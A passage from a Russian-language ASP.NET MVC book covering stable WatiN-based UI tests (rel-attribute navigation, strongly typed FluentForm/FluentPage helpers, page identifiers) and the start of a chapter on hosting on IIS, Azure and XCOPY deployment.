Для взаимодействия с веб-браузером IE объект предоставляет методы для поиска, контроля и управления DOM-элементами. Мы используем метод `Link` для того, чтобы найти ссылку **Products** по ее тексту, а затем нажимаем на нее с помощью метода `Click`. В метод `Link` входит множество перегрузок, а мы используем ту, которая делает выбор на основании объекта `BaseConstraint` инструмента WatiN. Статический класс `Find` включает вспомогательные методы для создания ограничений, которые используются для фильтрации элементов в DOM.

После нажатия на ссылку **Products** мы переходим к первой на странице ссылке **Edit** и нажимаем на нее. После нажатия на эту ссылку мы попадаем на страницу редактирования единичного товара.

Теперь нам необходимо найти и заполнить элемент ввода данных о цене. Глядя на исходный код, мы можем увидеть, что элемент ввода данных обладает атрибутом `name` со значением "Price", поэтому мы выполняем поиск по атрибуту `name` для того, чтобы найти нужный элемент ввода данных `Price`. Для того чтобы изменить значение элемента, как если бы мы вводили его в веб-браузере вручную, мы устанавливаем новое значение для свойства `Value`. После изменения значения мы теперь можем найти кнопку **Save** по имени и нажать ее.

Если наше сохранение выполнится успешно, то нас должны перенаправить обратно к странице со списком товаров. Если мы сталкиваемся с ошибкой валидации, мы останемся на странице редактирования товара. В нашем сценарии мы вводили все валидные данные, поэтому мы выполняем проверку, чтобы убедиться, что нас перенаправят на страницу со списком товаров. Наконец, мы можем проверить, что значение нашего товара обновлено, путем поиска значения цены на странице. `ShouldBeTrue()` – это метод расширения библиотеки тестов NBehave.

20.1.4. Запуск теста

При выполнении этого теста мы увидим, как наш веб-браузер появится на экране и выполнит все интерактивные задачи, которые мы обычно выполняем вручную, но в автоматическом режиме. Это, должно быть, очень впечатляюще – видеть, как успешно запускается и выполняется наш тест. Комплект ручных тестов медлителен и подвержен ошибкам, а автоматизация исключает возможность появления ошибок, связанных с управлением сайта вручную.

К несчастью, наша уверенность ослабеет, как только наша страница подвергнется изменению. Тест, созданный в этом разделе, хорошо функционирует, но становится довольно хрупким при возникновении изменений. Тест прервется при возникновении одной из следующих ситуаций:

- При изменении текста ссылки **Products**
- При изменении текста ссылки **Edit**
- При изменении первой строки списка
- При изменении названия элемента ввода данных
- При изменении текста кнопки **Save**
- При изменении URL (либо названия контроллера, действия, хоста, либо порта)
- Другой товар имеет ту же цену

Это все разумные изменения, которые обычно могут возникать в течение жизненного цикла проекта, поэтому ни одно из этих изменений не должно приводить к прерыванию теста. В идеале, наш тест не должен выполниться из-за провала утверждения, а не на фазе установки или выполнения.

Решение в пользу хрупких тестов следует принимать ради тестируемости. До настоящего времени мы относились к нашему приложению как к черному ящику. Тест всего лишь использовал окончательный отображаемый HTML для того, чтобы создать взаимосвязь с приложением. Вместо того чтобы относиться к нашему приложению как к черному ящику, мы можем конструировать наш пользовательский интерфейс таким образом, чтобы тесты этого интерфейса были стабильными и полезными.

В следующем разделе мы рассмотрим создание работоспособных элементов навигации для нашего сайта.

20.2. Создание работоспособной навигации

Наш первоначальный тест направляет нас к конкретному URL внутри теста. Несмотря на то, что он возможно и не изменится, мы не хотим, чтобы каждый тест дублировал стартовый URL. Такие вещи, как номера портов и URL домашних страниц могут изменяться с течением времени. Для того чтобы убедиться в том, что наши тесты пользовательского интерфейса не прервутся в случае возникновения изменения URL, мы изменим наш тест и представления с целью устранения связи между конкретными URL и нашими тестами.

Сначала мы можем создать базовый класс теста, который извлекает универсальную установку и постобработку нашего объекта веб-браузера IE, как это продемонстрировано ниже.

Листинг 20-2: Создание нашего базового класса теста

```
[TestFixture]
[ApartmentState(ApartmentState.STA)]
public class WebTestBase
{
    private IE _ie;
    [SetUp]
    public virtual void SetUp()
    {
        _ie = new IE("http://localhost:8084/");
    }
    [TearDown]
    public virtual void TearDown()
    {
        if (_ie != null)
        {
            _ie.Dispose();
            _ie = null;
        }
    }
    protected IE Browser
    {
        get { return _ie; }
    }
    protected virtual void NavigateLink(string rel)
    {
        Link link = Browser.Link(Find.By("rel", rel));
        link.Click();
    }
    protected FluentForm< TForm> ForForm< TForm>()
    {
        return new FluentForm< TForm>(Browser);
    }
    protected void CurrentPageShouldBe(string pageId)
    {
        Browser.TextField(Find.ByName("pageId")).Value.ShouldEqual(pageId);
    }
}
```

Строка 9: Создает веб-браузер

Строка 12: Запускается в конце каждого теста

Строка 20: Предоставляет экземпляр веб-браузера

Наш новый базовый класс теста создает объект веб-браузера IE с корректным стартовым URL. Если нам потребуются различные стартовые URL, то нам еще нужно будет устранить любую возможность дублирования названия хоста и номера порта.

Мы создаем метод SetUp, который выполняется перед каждым тестом, сохраняя созданный объект IE в локальном поле. В конце каждого теста выполняется метод TearDown. Первоначальный тест упаковывал жизненный цикл объекта IE в блок using. Поскольку удаление блока using не устраивает необходимость высвобождения объекта IE в нашем тесте, нам необходимо вручную освободить наш объект веб-браузера в методе TearDown.

Наконец, для того чтобы предоставить возможность производным классам теста иметь доступ к нашему созданному объекту IE, мы наделяем это поле свойством `protected`.

Благодаря этим изменениям наш тест пользовательского интерфейса становится легче читать:

Листинг 20-3: Класс `ProductEditTester`, измененный с целью использования базового класса теста

```
[TestFixture]
public class ProductEditTester : WebTestBase
{
    [Test]
    public void Should_update_product_price_successfully()
    {
        Browser.Link(Find.ByText("Products")).Click();
        Browser.Link(Find.ByText("Edit")).Click();
        var priceField = Browser.TextField(Find.ByName("Price"));
        priceField.Value = "389.99";
        Browser.Button(Find.ByValue("Save")).Click();
        Browser.Url.ShouldEqual("http://localhost:8084/Product");
        Browser.ContainsText("389.99").ShouldBeTrue();
    }
}
```

Строка 2: Наследуется от `WebTestBase`

Строка 7: Использует свойство `Browser`

Сначала мы модифицируем наш тест таким образом, чтобы он наследовался от базового класса теста, `WebTestBase`. Мы также могли бы удалить первоначальный блок `using`, который добавлял некоторые помехи в каждый тест. Наконец, мы заменили все использование переменной первоначального блока `using` на свойство базового класса `Browser`.

За некоторыми исключениями, каждый из наших тестов пользовательского интерфейса должен направлять нас на наш сайт посредством нажатия на различные ссылки и кнопки. Мы могли бы вручную перейти напрямую к URL, но это блокировало бы обычную навигацию, которую использовал бы конечный пользователь. В нашем первоначальном teste мы переходили по ссылкам строго с помощью текста типа `raw`, который демонстрируется конечному пользователю, но этот текст мог довольно легко изменяться. Наши потребители, возможно, захотят изменить текст ссылки `Products` на `Catalog` или ссылки `Edit` на `Modify`. В действительности, они, возможно, захотят перевести названия на странице на какой-нибудь язык. Каждое из этих изменений могло бы разрушить наш тест, но не обязательно. Мы можем вставить дополнительную информацию в наш HTML для того, чтобы помочь нашему тесту перейти по корректной ссылке посредством ее семантического значения, а не текста, предоставляемого пользователю. На многих сайтах текст, демонстрирующийся конечным пользователям, – это данные, полученные из базы данных или *системы управления контентом* (CMS). Это делает навигацию посредством текста ссылок типа `raw` даже более трудной и хрупкой.

Тег `anchor` уже содержит механизм для описания взаимосвязи связанного документа с текущим документом – атрибут `rel`. Мы можем воспользоваться преимуществом этого информативного, но не визуального атрибута для того, чтобы в точности описать нашу ссылку. Если существует две ссылки с текстом "Products", то мы можем разграничить их с помощью атрибута `rel`. Но мы не хотим приниматься за тот же поиск конечного, отображаемого HTML. Вместо этого мы можем предоставить совместно используемую константу для этой ссылки, как это продемонстрировано ниже.

Листинг 20-4: Добавление атрибута rel к ссылке Products

```
<ul id="menu">
    <li>@Html.ActionLink("Home", "Index", "Home")</li>
    <li>@Html.ActionLink("Products", "Index", "Product",
        null, new { rel = LocalSiteMap.Nav.Products })</li>
    <li>@Html.ActionLink("About", "About", "Home")</li>
</ul>
```

Ссылка Products теперь добавляет в метод ActionLink для отображения атрибута rel дополнительный параметр безымянного типа. Класс LocalSiteMap – это статический класс, предоставляющий простую навигационную структуру посредством констант, как это продемонстрировано в следующем листинге.

Листинг 20-5: Класс LocalSiteMap

```
public static class LocalSiteMap
{
    public static class Nav
    {
        public static readonly string Products = "products";
    }
    ...
}
```

Мы можем сымитировать иерархическую структуру нашего сайта посредством вложенных статических классов. Индивидуальные области таких сущностей, как навигация, помещаются внутри статических классов. Наконец, мы можем определить константы, которые будут представлять навигационные элементы.

Мы не хотим начинать использовать те же жестко-закодированные значения rel в нашем тесте и представлении, поэтому мы создаем простую константу, которая может совместно использоваться как кодом нашего теста, так и кодом представления. Это позволяет значению rel модифицироваться без разрушения теста, как это показано в следующем листинге.

Листинг 20-6: Тест пользовательского интерфейса, использующий вспомогательный метод для навигации по ссылкам

```
[TestFixture]
public class ProductEditTester : WebTestBase
{
    [Test]
    public void Should_update_product_price_successfully()
    {
        NavigateLink(LocalSiteMap.Nav.Products);
        ...
    }
}
```

Метод NavigateLink – это вспомогательный метод, который упаковывает работу по поиску ссылки с атрибутом rel и нажимает на эту ссылку. Ниже продемонстрировано определение этого метода.

Листинг 20-7: Метод NavigateLink в нашем классе WebTestBase

```
protected virtual void NavigateLink(string rel)
{
    var link = Browser.Link(Find.By("rel", rel));
```

```
link.Click();  
}
```

Посредством инкапсуляции различных обращений к объекту веб-браузера IE в более значимых названиях методов мы делаем наш тест пользовательского интерфейса более легким для чтения, написания и понимания. Поскольку и наше представление, и наш тест оба используют ту же абстрактную конструкцию представления навигационной структуры, мы усиливаем связь между кодом и тестом. Это усиление уменьшает шанс разрушения наших тестов пользовательского интерфейса в результате ортогональных изменений, которые не должны влиять на семантическое поведение наших тестов. Наш тест просто пытается пройти по ссылке Products, поэтому он не должен прерываться, если семантика ссылки Products не меняется.

В следующем разделе мы продолжим эту тему усиления связи между тестом и кодом пользовательского интерфейса, отходя от так называемого тестирования вслепую.

20.3. Взаимодействие с формами

В данной книге мы тщательно избегали значимости использования строго типизированных представлений и базирующихся на выражениях вспомогательных HTML-методов. Это позволяло нам пользоваться преимуществами современных инструментов рефакторинга, которые могут обновлять код нашего представления автоматически в случае изменения названий элементов. Почему тогда мы возвращаемся к жестко-закодированным "магическим" строкам в наших тестах пользовательского интерфейса? Мы можем избежать тех же проблем, которые мы решали в рамках использования строго типизированных представлений, применяя в наших тестах пользовательского интерфейса похожие приемы для взаимодействия с формами.

Например, наше представление Edit уже пользуется преимуществами строго типизированных представлений при отображении страницы редактирования:

Листинг 20-8: Строго типизированное представление, использующее шаблоны редактирования

```
@using UITesting.Models;  
@model ProductForm  
{  
    ViewBag.Title = "Edit";  
}  
<h2>Edit</h2>  
@using (Html.BeginForm())  
{  
    @Html.EditorForModel()  
    <input type="submit" value="Save" />  
}
```

Строка 1: Объявляет строго типизированное представление

Строка 9: Создает форму Edit

Наше представление Edit – это строго типизированное представление для типа модели представления ProductForm. Мы используем возможности шаблонов редактирования, введенных в ASP.NET MVC 2, для удаления необходимости ручного кодирования индивидуальных элементов input и label. Метод EditorForModel также позволяет изменять название любого элемента нашей ProductForm без разрушения нашего представления или действия контроллера.

В нашем teste пользовательского интерфейса мы можем использовать преимущества строго типизированных представлений посредством использования схожего подхода в рамках вспомогательных методов, базирующихся на выражениях, как это продемонстрировано ниже:

Листинг 20-9: Использование переменного API и синтаксиса, базирующегося на выражениях, для заполнения форм

```
[Test]
public void Should_update_product_price_successfully()
{
    NavigateLink(LocalSiteMap.Nav.Products);
    Browser.Link(Find.ByText("Edit")).Click();
    ForForm<ProductForm>()
        .WithTextBox(form => form.Price, 389.99m)
        .Save();
    ...
}
```

Строка 6: Использует вспомогательный метод, базирующийся на выражениях

Этот простой переменный интерфейс начинается с указания типа модели представления посредством вызова метода `ForForm`. Метод `ForForm` создает объект `FluentForm`, который мы вкратце рассмотрим. Затем вызов метода `WithTextBox` пристыковывается к результату метода `ForForm` и принимает в качестве параметра выражение, используемое для определения свойства для `ViewModel`, а также значения, которым будет заполняться элемент ввода данных. Наконец, метод `Save` нажимает кнопку `Save` на форме.

Давайте рассмотрим, что происходит за кулисами, начиная с момента вызова метода `ForForm`.

Листинг 20-10: Метод `ForForm` класса `WebTestCaseBase`

```
protected FluentForm<TForm> ForForm<TForm>()
{
    return new FluentForm<TForm>(Browser);
}
```

Метод `ForForm` принимает единственный родовой параметр, тип формы. Этот метод возвращает объект `FluentForm`, в котором упакован набор вспомогательных методов, созданных для взаимодействия со строго типизированным представлением.

Метод `ForForm` создает экземпляр нового объекта `FluentForm`, передавая объект `IE` в конструктор `FluentForm`, как это показано ниже.

Листинг 20-11: Класс `FluentForm` и конструктор

```
public class FluentForm<TForm>
{
    private readonly IE _browser;
    public FluentForm(IE browser)
    {
        _browser = browser;
    }
    ...
}
```

Конструктор FluentForm принимает объект IE (строка 4) и сохраняет его в закрытом поле (строка 6) для последующих взаимодействий.

Следующий метод, который вызывается в листинге 20-9, – это метод WithTextBox, продемонстрированный в следующем листинге.

Листинг 20-12: Метод WithTextBox, базирующийся на выражениях

```
public FluentForm<TForm> WithTextBox<TField>(
    Expression<Func<TForm, TField>> field,
    TField value)
{
    var name = ExpressionHelper.GetExpressionText(field);
    _browser.TextField(Find.ByName(name))
        .TypeText(value.ToString());
    return this;
}
```

Наш метод FluentForm (строки 1-3) содержит другой родовой параметр, TField, который помогает выполнять проверку значений формы во время компиляции. Первый параметр – это выражение, которое принимает объект типа TForm и возвращает экземпляр типа TField. Использование выражения для перехода к элементам типа – это общая практика для осуществления строго типизированной рефлексии. Второй параметр, типа TField, будет значением, устанавливаемым в элемент ввода данных.

Для корректного размещения элемента ввода данных, базирующегося на данном выражении, мы используем встроенный в ASP.NET MVC класс ExpressionHelper (строка 5) для того, чтобы сконструировать название элемента пользовательского интерфейса на основании выражения. Что касается нашего первоначального примера, то фрагмент кода form => form.Price приведет к созданию элемента ввода данных с названием "Price".

Наряду с корректным, сохраняемым при компиляции названием элемента ввода данных, мы используем объект IE для того, чтобы определить местоположение этого элемента по имени и ввести предоставляемое значение (строки 6-7). Наконец, для обеспечения связывания множественных полей ввода данных, мы возвращаем сам объект FluentForm.

Преимущества данного подхода – те же самые, что и при использовании строго типизированных представлений и генераторов HTML, базирующихся на выражениях. Мы можем выполнять рефакторинг объектов нашей модели с уверенностью в том, что, несмотря на любые изменения, наши представления будут соответствовать действительности. Благодаря совместному использованию данной методики в наших тестах пользовательского интерфейса, наши тесты больше не будут разрушаться при изменении нашей модели. Если мы удалим элемент из нашей модели представления – например, если он больше не отображается, – наш тест пользовательского интерфейса больше не будет компилироваться. Эту преждевременную реакцию на то, что что-то может измениться, легче обнаружить и урегулировать, нежели ждать провала теста.

После заполнения элемента ввода данных нам необходимо нажать на кнопку Save при помощи нашего метода Save, как это продемонстрировано ниже:

Листинг 20-13: Метод FluentForm Save

```
public void Save()
{
    _browser.Forms[0].Submit();
}
```

```
}
```

Несмотря на то, что метод Save в этом листинге всего лишь публикует первую найденную форму, мы можем использовать множество других методов, если на странице присутствует более одной формы. Таким же образом, как и при определении местоположения ссылок, мы можем добавить контекстную информацию в атрибут class формы, если это необходимо. В нашем сценарии мы сталкиваемся только с одной формой на страницу, поэтому нам подойдет публикация первой обнаруженной формы.

Теперь, когда наша форма корректно опубликована и находится в работоспособном состоянии, нам необходимо утвердить результаты отправки формы.

20.4. Утверждение результатов

Когда дело доходит до того момента, когда нам нужно убедиться в том, что наше приложение работает так, как и ожидалось, у нас есть несколько общих категорий утверждений. Обычно мы удостоверяемся в том, что наше приложение перенаправляет к нужной странице и отображает нужную информацию. В более усовершенствованных сценариях мы могли бы утверждать конкретную стилистическую информацию, которая в дальнейшем относила бы информацию к конечному пользователю. Мы можем усовершенствовать первичный тест путем убеждения в том, что наши утверждения о конкретном содержании и страницах не будут разрушаться с течением времени.

В нашем первичном teste мы утверждали корректное перенаправление путем проверки жестко-закодированной URL, но данный URL также может изменяться с течением времени. Мы могли бы изменить номер порта, название хоста или даже название контроллера. Вместо этого мы хотим создать некоторое другое представление конкретной страницы. Очень схоже с представлением ссылок в нашем сайте, мы можем создать объект, соответствующий структуре нашего сайта. Финальной хитростью будет включение в наш HTML чего-то такого, что будет указывать на то, какую страницу демонстрировать.

Несмотря на то, что мы могли бы сделать это с помощью присоединения ID к основному элементу, такой подход довольно неприятен на практике, потому что этот тег обычно находится на мастер-странице. Другой вариант – создать хорошо известный элемент ввода данных, исключаемый из любой формы, как это продемонстрировано ниже.

Листинг 20-14: Обеспечение индикатора страницы в нашей разметке

```
<input type="hidden" name="pageId">
<value="@LocalSiteMap.Screen.Product.Index" />
<h2>Products</h2>
```

В данном листинге мы добавили хорошо известный скрытый элемент ввода данных с именем pageId и значение, которое ссылается на структуру нашего сайта как на константу. Навигационная структура объекта создана таким образом, чтобы ее можно было легко узнать, – данный пример указывает на страницу алфавитного указателя товаров.

Абсолютное значение – это простая строка:

Листинг 20-15: Структура сайта в правильно построенной модели объекта

```
public static class LocalSiteMap
{
    ...
    public static class Screen
    {
```

```

public static class Product
{
    public static readonly string Index = "productIndex";
}
}

```

Структура нашего сайта рассматривается как иерархическая модель, в конечном счете, рассматриваемая как значение константы. Это то значение константы, которое используется в скрытом элементе ввода данных.

После размещения данного элемента ввода данных мы можем утвердить нашу страницу, всего лишь выполняя поиск этого элемента и его значения.

Листинг 20-16: Утверждение конкретной страницы

```

[Test]
public void Should_update_product_price_successfully()
{
    NavigateLink(LocalSiteMap.Nav.Products);
    Browser.Link(Find.ByText("Edit")).Click();
    ForForm<ProductForm>()
        .WithTextBox(form => form.Price, 389.99m)
        .Save();
    CurrentPageShouldBe(LocalSiteMap.Screen.Product.Index);
    ...
}

```

Строка 9: Утверждает положение текущей страницы

Метод `CurrentPageShouldBe` инкапсулирует работу по определению местоположения хорошо известного элемента ввода данных и утверждению его значения. Для утверждения мы передаем то же самое значение константы, как то, что использовалось для генерации первоначального HTML. И вновь мы разделяем информацию между нашим представлением и тестом, чтобы убедиться в том, что наши тесты не становятся хрупкими.

Метод `CurrentPageShouldBe`, продемонстрированный в следующем листинге, определяется на основании класса `WebTestBase`, поэтому все тесты пользовательского интерфейса могут использовать этот метод.

Листинг 20-17: Метод `CurrentPageShouldBe`

```

protected void CurrentPageShouldBe(string pageId)
{
    Browser.TextField(Find.ByName("pageId")).Value.ShouldEqual(pageId);
}

```

Наконец, нам нужно утвердить тот факт, что наше приложение корректно меняет значение цены. Для этого потребуется некоторая дополнительная доработка нашего представления, потому что на данный момент довольно сложно определить местоположение конкретного, привязанного к данным HTML-элемента. Первоначальный тест всего лишь выполнял поиск текста "Price" на всей странице. Но это подразумевает, что наш тест мог бы передаваться, даже если цена не обновлялась, потому что текст, используемый для цены, мог раскрываться для чего-то несвязанного с ней, например, для другого товара, текста версии в верхней части экрана, итоговой корзины товаров и т.д.

Вместо этого нам необходимо использовать тактику отображения информации, похожую на ту, что мы использовали при отображении наших шаблонов редактирования. Мы будем использовать следующие шаблоны отображения, базирующиеся на выражениях.

Листинг 20-18: Использование шаблонов отображения, базирующихся на выражениях


```
<table>
  <thead>
    <tr>
      <td>Details</td>
      <td>Name</td>
      <td>Manufacturer</td>
      <td>Price</td>
    </tr>
  </thead>
  <tbody>
    @{
      var i = 0;
    }
    @foreach (var product in products)
    {
      <tr>
        <td>@Html.ActionLink("Edit", "Edit",
                           new { id = product.Id })</td>
        <td>@Html.DisplayFor(m => m[i].Name)</td>
        <td>@Html.DisplayFor(m => m[i].ManufacturerName)</td>
        <td>@Html.DisplayFor(m => m[i].Price)</td>
      </tr>
      i++;
    }
  </tbody>
</table>
```

Строка 17: Использует шаблоны, базирующиеся на выражениях

В рамках шаблонов отображения, базирующихся на выражениях, нам необходимо использовать полное выражение, включая индекс массива. Шаблоны отображения для строк – это сами значения строк. Мы хотим наделить эту строку идентифицирующей информацией в виде тега span. Это довольно легко выполняется при помощи переопределения шаблона отображения строк.

Сначала нам необходимо добавить в нашу папку **Shared Display Templates** новый файл шаблона строк, как это показано на рисунке 20-5.

Рисунок 20-5: Добавление нового шаблона строк



Шаблон *String.cshtml* модифицируется в следующем листинге с целью включения тега *span* с унаследованным ID, в котором используется регулярное выражение для перевода первоначального префикса поля в подходящее значение ID HTML.

Листинг 20-19: Обновленный шаблон отображения строк

```
@using System.Text.RegularExpressions;
 @{
    var originalId = ViewData.TemplateInfo.HtmlFieldPrefix;
    var id = Regex.Replace(originalId, @"[^-_A-Za-z0-9]", "_");
}
<span id="@id">@ViewData.TemplateInfo.FormattedModelValue</span>
```

В тег *span* помещается целостное значение, отображаемое с правильно построенным ID, унаследованным от выражения, которое первоначально использовалось для отображения этого шаблона. В предыдущем листинге первоначальное выражение *m => m[i].Name* приводило бы к ID "[0]_Name" интервала времени выполнения. Поскольку индекс массива включен в ID интервала, мы можем отделить это конкретное значение модели от любого другого товара, продемонстрированного на экране. Нам не нужно выполнять поиск элементов, соответствующих родовым значениям; мы можем напрямую переходить к корректному отображаемому значению модели.

В нашем тесте мы создаем объект *FluentPage*. Это абстракция, похожая на *FluentForm*, которую мы наблюдали ранее, но *FluentPage* предоставляет способ утверждения информации, корректно отображаемой на нашем экране. В следующем листинге наш тест использует методы *ForPage* и *FindText* для утверждения значения цены конкретного товара.

Листинг 20-20: Окончательный код теста, использующий утверждения отображаемого значения, базирующиеся на выражениях

```
[Test]
public void Should_update_product_price_successfully()
{
    NavigateLink(LocalSiteMap.Nav.Products);
    Browser.Link(Find.ByText("Edit")).Click();
    ForForm<ProductForm>()
        .WithTextBox(form => form.Price, 389.99m)
        .Save();
    CurrentPageShouldBe(LocalSiteMap.Screen.Product.Index);
    ForPage<ProductListModel[]>()
```

```
    .FindText(products => products[0].Price, "389.99");  
}
```

Строка 10: Указывает тип модели представления

Строка 11: Находит текстовое значение

Метод `ForPage` принимает единственный родовой аргумент, указывающий тип модели представления для определенной страницы, просматриваемой в данный момент. Затем мы находим конкретное текстовое значение с помощью метода `FindText`, который принимает в качестве параметров выражение для конкретного значения модели и значение для утверждения. Мы выполняем поиск цены первого товара и утверждаем, что ее значение – это то же значение, которое предоставлялось в нашей более ранней публикации формы.

Метод `ForPage` создает объект `FluentPage`, как это показано ниже.

Листинг 20-21: Класс `FluentPage`

```
public class FluentPage<TModel>  
{  
    private readonly IE _browser;  
    public FluentPage(IE browser)  
    {  
        _browser = browser;  
    }  
    public FluentPage<TModel> FindText<TField>(  
        Expression<Func<TModel, TField>> field,  
        TField value)  
    {  
        var name = UINameHelper.BuildIdFrom(field);  
        var span = _browser.Span(Find.ById(name));  
        span.Text.ShouldEqual(value.ToString());  
        return this;  
    }  
}
```

Строка 4: Принимает экземпляра `IE` в конструктор

Строка 8-10: Определяет метод `FindText`

Строка 12: Создает название из выражения

Строка 13: Находит элемент по имени

Класс `FluentPage` обладает единственным родовым параметром, `TModel`, для типа модели представления страницы. Конструктор `FluentPage` принимает объект `IE` и сохраняет его в закрытом поле.

Затем мы определяем метод `FindText` так же, как делали это ранее для метода `WithTextBox`. `FindText` содержит родовой параметр относительно типа поля и принимает в качестве параметра единственное выражение для олицетворения приема объекта формы и возврата элемента формы. `FindText` также принимает ожидаемое значение.

В теле метода нам сначала нужно создать ID из данного выражения. Затем мы находим элемент span, использующий ID, созданный из выражения. Объект span содержит свойство Text, представляющее собой содержимое тега span, и мы утверждаем, что содержимое span совпадает со значением, предоставляемым в методе FluentPage.

Наконец, для того чтобы предоставить возможность использования связки методов для множественных утверждений, мы возвращаем сам объект FluentPage.

Теперь, когда наш тест строго типизирован, базируется на выражениях и делится знаниями с нашими представлениями, наши тесты будут менее подвержены разрушению. Фактически, мы обнаружили, что тесты, сконструированные с помощью данного подхода, в данный момент разрушаются в связи с изменением поведения нашего приложения, а не в связи с отображением HTML.

20.5. Резюме

В ASP.NET MVC был введен такой уровень модульного тестирования, который не был возможен в Web Forms. Но модульные тесты сами по себе не могут убеждать нас в том, что наше приложение функционирует в веб-браузере корректно. Вместо этого нам нужно использовать тестирование всей системы, которое тестирует систему вместе со всеми подвижными компонентами.

Тестирование всей системы может быть хрупким, поэтому вы должны принять некоторые меры, чтобы убедиться в том, что ваши тесты остаются как стабильными, так и возможными. Для создания стабильных, надежных тестов пользовательского интерфейса вы можете использовать такие приемы, как генераторы HTML, базирующиеся на выражениях, иложенная семантическая информация для навигации и взаимодействия с приложением. Общим для всех наших приемов является конструирование тестов пользовательского интерфейса с целью обеспечения тестируемости путем разделения информации о процессе разработки, которая может использоваться в тестах. Как только вы столкнетесь с новыми сценариями, вам нужно будет опасаться выполнять тестирование, основанное строго на отображаемом HTML, и вместо этого исследовать то, как вы можете разделить знания между вашими представлениями и тестами.

В следующей главе мы рассмотрим хостинг нашего MVC приложения в широком наборе сред, от IIS до Azure.

21. Хостинг ASP.NET MVC приложений

Данная глава охватывает следующие темы:

- Основные сведения о требованиях к серверной среде
- Раскрытие возможностей хостинга на IIS
- Настройка различных сред
- Разворачивание в облаке с помощью Windows Azure

Вы только что научились, как использовать тестирование всей системы в ASP.NET MVC. Теперь мы разберем это в рамках жизненного цикла создания программного обеспечения. После тестирования вам нужно выпустить ваше приложение в производство. В рабочей среде, функционирующей в среде Windows, веб-приложения обычно развертываются на *Internet Information Services* (IIS). Но существует несколько версий IIS, каждая из которых имеет свои конфигурации и возможности хостинга ASP.NET MVC приложения. IIS, в некоторой степени, отлична в различных версиях Windows Server и Windows Azure.

В этой главе вы изучите возможности хостинга в различных, поддерживаемых на сегодняшний день версиях IIS.

21.1. Прикладные среды для хостинга

В большинстве сценариев в развертывание ASP.NET MVC приложения входит развертывание на современную среду Windows Server OS. Периодически, необходимо выполнять развертывание на более ранние среды такие, как Windows Server 2003 или Windows XP, имеющие более старые версии IIS. В таблице 21-1 перечислены доступные операционные системы Windows и версии IIS.

Таблица 21-1: Версии Windows и IIS

Операционная система Windows	Версия IIS
Windows XP Professional	IIS 5.1
Windows XP Professional x64 Edition	IIS 6.0
Windows Server 2003	IIS 6.0
Windows Vista	IIS 7.0
Windows Server 2008	IIS 7.0
Windows 7	IIS 7.5
Windows Server 2008 R2	IIS 7.5
Windows Azure	IIS 7.0/7.5

Для практических целей нам необходимо позаботиться только о трех типах сред хостинга:

- IIS 7.0 и выше
- IIS 6 и более ранние версии
- Windows Azure

Для развертывания на среды IIS 7/7.5 (в том числе и Windows Azure) с целью поддержания возможностей маршрутизации ASP.NET MVC требуется намного меньшая настройка, нежели для более ранних версий IIS. Большинство конфигурационных решений для IIS 6 и более ранних версий

связано с маршрутизацией, когда ваш выбор развертывания мог бы повлиять на то, как вы настроите ваши роуты.

Для того чтобы развернуть ASP.NET MVC приложение вам нужно будет убедиться в том, что на конечной машине установлен IIS, а также .NET 4 и ASP.NET MVC. Вы можете установить MVC либо путем загрузки мастера установки с сайта www.asp.net/mvc, либо с помощью использования Web Platform Installer, который мы рассматривали в главе 2.

Развертывание без установки MVC

Мы упомянули о том, что вам необходимо, чтобы MVC был установлен на сервере, но в действительности, это не совсем так.

ASP.NET MVC обладает несколькими зависимостями, которые должны быть размещены на конечном сервере перед тем, как приложение будет запущено. Запуск мастера установки MVC – самый легкий способ размещения указанных комплектов на конечной машине, но это не единственный способ. Также возможно установить MVC комплекты на "copy local" и развернуть их вместе с комплектом приложения в папку bin.

В Visual Studio присутствует возможность, называемая *Deployable Dependencies* (Разворачиваемые зависимости), которая может автоматически настроить ваш проект для развертывания ASP.NET MVC комплектов в рамках приложения. Мы рассмотрим то, как использовать эту возможность в разделе 21.5.3.

После установки MVC на сервере вам необходимо скопировать файлы вашего приложения с компьютера, на котором вы разрабатывали приложение, на ваш IIS сервер. Существует несколько способов выполнения этого (например, использование набора средств Web Deployment компании Microsoft), но самый легкий способ – использование развертывания с помощью XCOPY.

21.2. Развертывание при помощи утилиты XCOPY

Независимо от используемой версии IIS не каждый файл вашего приложения должен присутствовать в окончательном пункте назначения сервера. Это похоже на то, как при Web Forms развертывании не должны развертываться выделенные файлы. То же самое справедливо и для MVC развертываний. Для MVC веб-сайта необходимы следующие файлы:

- *Global.asax*
- *Web.config*
- Файлы контента (JavaScript, изображения, статический HTML и т.д.)
- Представления
- Скомпилированные сборки

Развертывания сами по себе могут быть сложными. Прибавьте такие сложности, как инсталляторы, и возможно, развертывание станет еще труднее выполнять и поддерживать в работоспособном состоянии. Для того чтобы управлять инсталляторами, обычно требуется человек, зарегистрированный на конечной машине, и автоматические инсталляторы возможны, но все еще сложны. Лог-файлы неверно выполненной инсталляции обычно состоят из регистратора MSI, который может быть чрезвычайно пространным и непонятным. В .NET Framework все еще отсутствует встроенное решение по развертыванию приложений, но вы можете сократить большинство из этих трудностей путем написания сценария вашего развертывания.

Для многих сценариев развертывания приложения не столь необходим инсталлятор. Если предположить, что конечная машина уже корректно настроена, то простого копирования файлов будет достаточно для развертывания приложения. Такой тип развертывания называется *XCOPY развертывание*. Термин пошел от DOS-команды XCOPY, которая позволяла копировать множество файлов в рамках одной команды, а также предоставляла множество других возможностей.

XCOPY развертывание может значительно сократить сложность процесса развертывания, поскольку при этом никому не нужно выполнять ручную инсталляцию на конечном сервере. Несмотря на то, что термин XCOPY относится к конкретной DOS-команде, применима любая технология копирования файлов.

Как упоминалось ранее, при XCOPY развертывании не нужно использовать особую технологию. Файлы пакетов, NAnt скрипты, MSBuild скрипты и трехкомпонентные продукты такие, как FinalBuilder, – все это популярные варианты создания XCOPY развертываний. В частности, наиболее привлекательными являются последние варианты, включающие в себя возможности, которые содействуют автоматическим развертываниям. В главе 22 мы рассмотрим использование преимуществ NAnt для выполнения задач развертывания, в дополнение к копированию файлов.

Выбор стратегии инсталляции

